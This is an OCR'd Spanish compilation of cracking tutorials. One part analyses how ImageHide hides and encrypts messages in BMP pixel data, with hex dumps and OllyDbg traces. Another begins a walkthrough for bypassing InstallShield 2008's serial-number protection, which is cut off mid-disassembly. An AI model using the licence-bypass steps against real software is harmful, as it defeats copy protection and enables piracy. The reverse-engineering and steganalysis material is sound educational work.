Quizá alguno de vosotros esté pensando que ImageHide ha ocultado el mensaje al principio del fichero. Pues no. Resulta que otra de las cosas que conviene saber sobre los BMPs es que los pixels de la imagen se guardan de atrás hacia delante, o sea, que si editamos el archivo, como vamos a hacer ahora mismo, esos pixels que aparecen ahí arriba a la izquierda, realmente están guardados al final del todo (de hecho, si alguna vez os habéis fijado en cómo pinta el ordenador los BMPs cuando abrimos uno, lo hace de abajo a arriba).

Bueno, pues abrimos el fichero Rubia.bmp con nuestro editor hexadecimal favorito (yo he utilizado *Bless*, un editor hexadecimal para Linux parecidísimo al UltraEdit).

Como comentamos anteriormente, los primeros 54 bytes contienen los metadatos de nuestra imagen:

Rubia.bmp

```
00000000 42 4D 3E 1E 05 00 00 00 00 00 36 00 00 00 28 00 00 00 12 01 00 BM>.......6...(......
00000015 00 97 01 00 00 01 00 18 00 00 00 00 00 08 1E 05 00 00 00 00 00 .......................
0000002a 00 00 00 00 00 00 00 00 00 00 00 00 4C 74 79 50 78 7D 4D 74 7C ............LtyPx}Mt|
0000003f 4E 76 82 5E 87 90 4E 76 7B 43 6F 70 3B 68 65 2D 5E 56 34 68 5E Nv.^..Nv{Cop;he-^V4h^
00000054 34 69 5F 2D 58 55 2E 5D 5A 2F 62 5E 2B 61 5C 29 5F 58 33 67 60 4i_-XU.]Z/b^+a\)_X3g`
```

Ahí los vemos, e inmediatamente después comienza la imagen (ya sabéis, al revés, esos primeros pixels corresponden al principio de la última línea de la imagen).

Una de las cosas que tenemos en esos 54 bytes (concretamente en los bytes 19 a 26), como vimos en el inciso teórico, es el ancho y alto en pixels:

Bytes 19 a 22 (Ancho) -> 00000112 = 274 pixels
Bytes 23 a 26 (Alto) -> 00000197 = 407 pixels

Luego nuestra Rubia contiene 274x407 = 111.518 pixels

Pero en un BMP como este, de 24 bits, sabemos que cada pixel necesita precisamente 24 bits = 3 bytes para ser definido (1 byte por cada color básico: Rojo, Verde y Azul). De modo que cada uno de los tres colores básicos podrá tener 256 valores (o tonalidades) diferentes, con lo que cada pixel dispone de 256^3=16.777.216 tonalidades distintas (los famosos 16 millones de colores, en realidad algo más).

Con lo cual, para pintar a nuestra Rubita, y que no se nos quede nada, necesitamos:

111.518 x 3 = 334.554 bytes = 51ADAh bytes

La imagen empieza en el byte 37h y mide 51ADAh bytes, luego el final lo debería tener en: 51ADAh+36h-1h=51B0Fh

Y digo "debería" porque si nos vamos al final del archivo, vemos que termina en 51E3D:

```
00051e1f B7 A5 BB B7 A5 BB B7 A5 BB B7 A5 BB B7 A5 BB B7 A5 BB B7 A5 BB
00051e34 B7 A5 BB B7 A5 BB B7 A5 00 00
```

Y esto, ¿por qué?

Pues por otra característica de los BMPs de 24 bits (anda que no estamos aprendiendo cosas…) es que si el número de pixels de la línea no es múltiplo de 3, se rellena con (Ancho mod 4) bytes a cero. De hecho podéis ver que después de cada 274x3=822 bytes, vienen otros dos a 00 ([274 mod 4] = 2).

De modo que a 51B0Fh le tenemos que sumar 2x407=814 bytes (32Eh bytes).

Y nos queda: 51B0Fh+32Eh=51E3Dh

Bueno, vamos de una puñetera vez a ver dónde está nuestro mensaje esteganografiado.

Como vimos en el análisis visual, lo ponía a partir del principio de la última línea (primera en la imagen), aunque daba la sensación, así a simple vista, de que lo repartía en varias líneas ocupando un poco de cada una. Vamos a verlo.

Abrimos en nuestro editor favorito también la imagen Rubia_IH.bmp (ya teníamos abierta Rubia.bmp, si no, la abrimos).

Ahora nos dirigimos al principio de la primera línea de la imagen (la última en el archivo), que empezará en 51E3Dh–338h+1h=51B06h (para el que se haya perdido, 338h = 822dec+2dec, o sea, el número de bytes de una línea de la imagen):

Rubia.bmp

```
00051b01 B8 B6 A4 00 00 B9 B9 A9 B9 B9 A9 B9 B9 A9 B9 B9 A9 B9 B9 A9 B9
00051b16 B9 A9 B9 B9 A9 B9 B9 A7 B8 B8 A6 B8 B8 A6 B8 B8 A6 B7 B8 A8 B7
00051b2b B8 A8 B7 B8 A8 B7 B8 A8 B7 B8 A8 B7 B8 A8 B7 B8 A8 B7 B8 A8 B8
00051b40 B8 A6 B9 B9 A7 B9 B9 A7 BA BA A8 BA BA AA BA BA AA B9 B9 A9 B9
```

Rubia_IH.bmp

```
00051b01 B8 B6 A4 00 00 B8 B8 A8 B8 B8 A8 B8 B9 A8 B8 B8 A8 B8 B8 A8 B9
00051b16 B9 A8 B8 B8 A9 B9 B8 A7 B8 B9 A6 B8 B9 A6 B8 B8 A6 B7 B9 A8 B7
00051b2b B9 A9 B7 B8 A9 B7 B8 A9 B7 B8 A8 B6 B9 A9 B6 B8 A8 B6 B9 A8 B8
00051b40 B9 A6 B9 B9 A6 B8 B8 A6 BB BA A8 BA BA AA BA BB AB B8 B8 A8 B8
```

Vemos que efectivamente, ahí empiezan las diferencias. Pero no ocupan toda la línea, parece que terminan 274 bytes más allá (en 0051C18h). ¿Os suena de algo ese número (274)? Pues sí, es el ancho en pixels. Lo he probado con el mismo mensaje y otras imágenes más anchas y más estrechas que esta


y parece que, a falta de otra idea mejor, los autores de ImageHide decidieron partir el mensaje a ocultar en trocitos de n bytes, siendo n el número de pixels que mide la imagen de ancho.

Veamos si esto es el principio de nuestro mensaje.

Cojamos unos cuantos LSBs, a ver si lo que sale nos suena de algo. Primero pasamos a binario los códigos hexadecimales que vemos ahí para que nos resulte fácil saber cuál es el LSB (marcado en azul):

A6 --> 1010011**0** B6 --> 1011011**0** AA --> 1010101**0**
A7 --> 1010011**1** B7 --> 1011011**1** BA --> 1011101**0**
A8 --> 1010100**0** B8 --> 1011100**0** BB --> 1011101**1**
A9 --> 1010100**1** B9 --> 1011100**1**

Este editor hexadecimal (Bless) tiene la posibilidad de verlo aquí mismo, sin más que situarte sobre los bytes del código. Va mostrando abajo de 4 en 4 bytes en hexadecimal, decimal, octal, binario y ASCII:



Si no, siempre podéis usar la calculadora de Windows (o Linux) en modo científico.

Bueno, pues escribiendo unos cuantos LSBs y agrupándolos de 8 en 8 tenemos:

00000001	00000001	10001101	01001000	01101111	01101100	01100001	…
			'**H**'	'**o**'	'**l**'	'**a**'	…

Los tres primeros son caracteres nulos (él sabrá por qué los mete) pero luego vemos que comienza nuestro mensaje oculto.

Para terminar vamos a irnos hacia atrás (o hacia delante, según se mire) a ver si en la siguiente línea tenemos escondidos otros 274 bytes con otros tantos LSBs del mensaje.

La siguiente línea empieza en 51496h (podéis simplemente echar hacia atrás en el editor y buscar los dos bytes 00 00 que señalan el final de la línea anterior, o bien calcularlo como antes) y efectivamente:

Rubia.bmp

```
00051482 B9 B7 A5 B9 B7 A5 B9 B7 A5 B9 B7 A5 B9 B7 A5 B9 B7 A5 00 00 B9 B9 A9 B9 B9 A9
0005149c B9 B9 A9 B9 B9 A9 B9 B9 A9 B9 B9 A9 B9 B9 A9 B9 B9 A7 B8 B8 A6 B8 B8 A6 B8 B8
000514b6 A6 B8 B8 A8 B8 B8 A8 B8 B8 A8 B8 B8 A8 B8 B8 A8 B8 B8 A8 B8 B8 A8 B8 B8 A8 B7
```

Rubia_IH.bmp

```
00051482 B9 B7 A5 B9 B7 A5 B9 B7 A5 B9 B7 A5 B9 B7 A5 B9 B7 A5 00 00 B8 B8 A9 B8 B8 A9
0005149c B9 B8 A8 B8 B8 A9 B8 B9 A9 B8 B8 A8 B9 B9 A8 B9 B9 A6 B9 B8 A6 B9 B8 A7 B9 B8
000514b6 A6 B8 B8 A9 B8 B8 A9 B8 B9 A9 B8 B8 A8 B8 B9 A8 B8 B8 A8 B8 B8 A9 B9 B9 A8 B6
```

Y si echamos hacia abajo, vemos que las diferencias se terminan de nuevo 274 bytes más allá.

Luego lo que hace nuestro amigo ImageHide es trocear el mensaje en cachitos e irlos metiendo (por el método de sustitución LSB) en los principios de tantas líneas como necesite empezando a contar por la primera de la imagen (última del archivo).


De modo que si alguien se siente con ganas, puede escribir un pequeño programita en ensamblador que deshaga lo que hace el ImageHide. Con lo que hemos visto hasta aquí, tiene todos los datos necesarios.

Para terminar vamos a ver qué pasa si el esteganografiador del mensaje decide encriptarlo. En este caso la cosa está más fea.


Si volvemos al ImageHide, vemos que existe la posibilidad de encriptar el mensaje que pretendemos ocultar en la imagen.

Basta con hacer click sobre el iconillo:

En cuyo caso nos solicita una contraseña:



Ponemos esa, damos a <OK> y vemos:



Y si volvemos a pulsar en "*Write Data*" y a continuación en "*Save Image*" y le ponemos el nombre 'Rubia2_IH.bmp', tenemos otra imagen con un texto oculto, pero esta vez encriptado.

Lo bueno es que si miramos un poquito más a la derecha tenemos también el icono para desencriptar:

El método es el inverso, nos pide la password con la que encriptamos y nos devuelve el mensaje original.

Y si hacemos una pequeña trampa y volvemos a Windows para ejecutar nuestro querido Olly, podemos encontrar el código encargado de desencriptar sin mucho problema (no utilicé el EDB del que está hablando últimamente Ricardo, por cuestiones de fiaca y de inexperiencia, pero todo llegará).

Cargamos el ImageHide en Olly y buscamos, por ejemplo, el string "password".

Vamos a parar aquí:

```
004C5F70  .  E8 73E6F3FF    CALL ImageHid.004045E8
004C5F75  .  8D4D F4        LEA ECX, DWORD PTR SS:[EBP-C]
004C5F78  .  BA 64604C00    MOV EDX, ImageHid.004C6064          ASCII "Enter PassWord"
004C5F7D  .  B8 7C604C00    MOV EAX, ImageHid.004C607C          ASCII "PassWord"
```

Sin embargo este resulta ser el código de encriptación.


Si buscamos otra vez, vamos a parar al que desencripta, que es el que nos interesa:

```
004C60AC  $  55              PUSH EBP
004C60AD  .  8BEC            MOV EBP, ESP
004C60AF  .  83C4 E8         ADD ESP, -18
004C60B2  .  53              PUSH EBX
004C60B3  .  56              PUSH ESI
004C60B4  .  57              PUSH EDI
004C60B5  .  33D2            XOR EDX, EDX
004C60B7  .  8955 E8         MOV DWORD PTR SS:[EBP-18], EDX
004C60BA  .  8955 F4         MOV DWORD PTR SS:[EBP-C], EDX
004C60BD  .  8955 F0         MOV DWORD PTR SS:[EBP-10], EDX
004C60C0  .  8945 FC         MOV DWORD PTR SS:[EBP-4], EAX
004C60C3  .  33C0            XOR EAX, EAX
004C60C5  .  55              PUSH EBP
004C60C6  .  68 B1614C00     PUSH ImageHid.004C61B1
004C60CB  .  64:FF30         PUSH DWORD PTR FS:[EAX]
004C60CE  .  64:8920         MOV DWORD PTR FS:[EAX], ESP
004C60D1  .  8D45 F4         LEA EAX, DWORD PTR SS:[EBP-C]
004C60D4  .  E8 0FE5F3FF     CALL ImageHid.004045E8
004C60D9  .  8D4D F4         LEA ECX, DWORD PTR SS:[EBP-C]
004C60DC  .  BA C8614C00     MOV EDX, ImageHid.004C61C8          ASCII "Enter PassWord"
004C60E1  .  B8 E0614C00     MOV EAX, ImageHid.004C61E0          ASCII "PassWord"
004C60E6  .  E8 E9E8F6FF     CALL ImageHid.004349D4
004C60EB  .  84C0            TEST AL, AL
```

Un poco más arriba hay algo que se parece sospechosamente al principio de una rutina, así que ponemos un breakpoint en el CALL de 004C60E6 y sin más le damos a F9 (<Run>).

Arranca el ImageHide, metemos un texto, en este caso sólo "HouDiNi" y le damos para que lo encripte (ojo, que para que nos deje, tenemos antes que cargar una imagen).

A continuación pulsamos en el icono "DeCrypt" y Olly detiene la ejecución en nuestro breakpoint. Damos F8, volvemos a ImageHide y ponemos la password para desencriptar (la misma con la que encriptamos, claro):



Pulsamos <OK>. Volvemos a Olly y vamos traceando a base de F8 con cuidadito y vemos que después de este CALL, vuelve nuestro texto desencriptado:

```
004C6146  .  FF53 58         CALL NEAR DWORD PTR DS:[EBX+58]
004C6149  .  8B55 E8         MOV EDX, DWORD PTR SS:[EBP-18]
004C614C  .  8B45 FC         MOV EAX, DWORD PTR SS:[EBP-4]
004C614F  .  8B80 0C030000   MOV EAX, DWORD PTR DS:[EAX+30C]
Stack SS:[0013F8C0]=00A51A14, (ASCII "HouDiNi")
EDX=00A51A14, (ASCII "HouDiNi")
```

Así que otra pasadita entrando esta vez con F7 en ese CALL y nos encontramos este bucle chiquitín que es el que se encarga de devolver esa porquería encriptada a su apariencia original:

```
004C11D0  .  55              PUSH EBP
004C11D1  .  8BEC            MOV EBP, ESP
004C11D3  .  83C4 F4         ADD ESP, -0C
004C11D6  .  53              PUSH EBX
004C11D7  .  894D F4         MOV [LOCAL.3], ECX
004C11DA  .  8955 F8         MOV [LOCAL.2], EDX
004C11DD  .  8945 FC         MOV [LOCAL.1], EAX
004C11E0  .  8B55 F4         MOV EDX, [LOCAL.3]
004C11E3  .  8B45 F8         MOV EAX, [LOCAL.2]
004C11E6  .  E8 65F7FFFF     CALL ImageHid.004C0950
004C11EB  .  8B45 F4         MOV EAX, [LOCAL.3]
004C11EE  .  8B00            MOV EAX, DWORD PTR DS:[EAX]
004C11F0  .  E8 AB36F4FF     CALL ImageHid.004048A0
004C11F5  .  50              PUSH EAX
004C11F6  .  8B45 F4         MOV EAX, [LOCAL.3]
004C11F9  .  E8 F238F4FF     CALL ImageHid.00404AF0
004C11FE  .  50              PUSH EAX
004C11FF  .  8B45 F4         MOV EAX, [LOCAL.3]
004C1202  .  E8 E938F4FF     CALL ImageHid.00404AF0
004C1207  .  8BD0            MOV EDX, EAX
004C1209  .  8B45 FC         MOV EAX, [LOCAL.1]
004C120C  .  59              POP ECX
004C120D  .  8B18            MOV EBX, DWORD PTR DS:[EAX]
004C120F  .  FF53 50         CALL NEAR DWORD PTR DS:[EBX+50]
004C1212  .  5B              POP EBX
004C1213  .  8BE5            MOV ESP, EBP
004C1215  .  5D              POP EBP
004C1216  .  C3              RETN
```

Bueno, pues ahí tenemos el código que desencripta. El problema es la password. Si por algún casual la sabemos, entonces no hay más que implementar también esto en el programilla Anti-ImageHide para que si lo que nos devuelve, no hay Dios que lo entienda, podamos transformarlo en algo legible.

En caso de no conocer la password, se podría intentar un ataque por Fuerza Bruta, aunque la cosa está chunga si no conocemos ni la longitud de la clave.

En fin, hasta aquí hemos llegado. Espero que a alguno le parezca de interés todo esto y a ver si alguien se anima a hacer algún otro tuto sobre este tema.

AGRADECIMIENTOS

- A Ricardo Narvaja, cuya pericia y habilidad para esto del cracking son sencillamente asombrosas. No sin razón le llamamos 'Maestro'.

- A todos los crackers que utilizan parte de su tiempo libre en escribir tutoriales para que los demás podamos aprender. Saludos especiales para toda la gente de CracksLatinos.

DESPEDIDA

Bueno, espero que os hayáis divertido y sobre todo que hayáis aprendido cosas de utilidad.

Si tenéis algún comentario, encontráis algún error (que muy bien puede haberlo), o simplemente queréis charlar sobre el arte del crackeo, esta es mi dirección:

houdinicrk@gmail.com

Hasta el próximo tuto…


Programa	Instalador creado con installshield 2008 Professional.
Versión	Installshield 2008 Professional DEMO
Herramientas	Ollydbg
Compilador	¿¿¿¿¿¿??????????
Objetivos	Saltarnos la protección del número de serie
Cracker	**Noukeys**

Renuncia: Este tutorial es educativo y no persigue ningún tipo de lucro. El autor no se hace responsable del uso que se pueda hacer del mismo. Recuerdo que liberar cracks o cualquier software destinado a anular una protección es un delito.

Bueno, espero que este pequeño tutorial le sirva a mucha gente. Os expongo los antecedentes.

He descargado la ultima versión de installshield de la página oficial, después he utilizado su sistema de claves para proteger una instalación y tener algo con lo que jugar ☺. El resultado es los sorprendentemente fácil que resulta crackear este tipo de protección. Pero bueno, manos a la obra, que esto esta cracked en menos de 5 min.

Lo primero que hacemos, como siempre, es cargar nuestra víctima en Olly.




Mmm, empacado, vemos a ver si podemos continuar y convivir con el packer, es más fácil que centrarse en quitarlo ☺

Murió el proceso ☹


Bueno, ¿desde cuando ha sido esto motivo de preocupación? Jejeje, desde nunca ☺. Pues nada, a utilizar la opción de atach que trae nuestro maravilloso Olly.

Nota: *Antes de continuar, un recordatorio para los que lo sepáis, aclaración para los que no; installshield por defecto intenta activar los programas a través de Internet, por lo que vamos a desconectar nuestra conexión, para que cuando esto falle nos brinde la opción de activar a través del email.*


Bueno, en este punto del tutorial, todos tenemos nuestro Olly con el proceso atacheado y parado, como en la siguiente imagen:



Pulsamos [F9] para que continúe el proceso, y vamos a meter un número de serie, por ejemplo 989898 (… que original …) a ver que nos dice.



Bueno, parece que este número de serie no le ha gustado al programa, y nos ha devuelto un mensaje de error. Bueno, ahora llegar a la zona caliente es muy muy fácil. Simplemente, pausamos el programa [F12] y luego [Ctrl. + F9] hasta que veamos Hill Return como en la imagen



Si nos fijamos en la pila, el proceso está en “WaitMessage”. ☺ digamos que esta esperando una acción para procesarla. Pues esa acción va a ser la pulsación del botón aceptar. Una vez pulsado vemos que estamos parados en User32.

Vamos a llegar a la zona caliente mediante los returns, es decir [Ctrl. + F9] y si lo hacemos bien vemos que llegamos a esta zona, dentro del módulo principal del programa


```
push eax
call dword ptr ds:[<&USER32.LoadStringA  USER32.LoadStringA
lea ecx,dword ptr ds:[edi-1]
cmp eax,ecx
jl short Activati.00C95B70
push dword ptr ss:[ebp-4]
call Activati.00C9CE02
add edi,edi
push edi
call Activati.00C9D58C
pop ecx
mov dword ptr ss:[ebp-4],eax
test eax,eax
pop ecx
jnz short Activati.00C95B38
jmp short Activati.00C95BC3
mov eax,dword ptr ss:[ebp-4]
mov dword ptr ss:[ebp+C],eax
xor edi,edi
test dword ptr ss:[ebp+10],ebx
jnz short Activati.00C95BCA
cmp word ptr ss:[ebp+10],di
je short Activati.00C95BCA
push esi
call Activati.00C9D58C
mov edi,eax
pop ecx
test edi,edi
je short Activati.00C95BC3
movzx ebx,word ptr ss:[ebp+10]
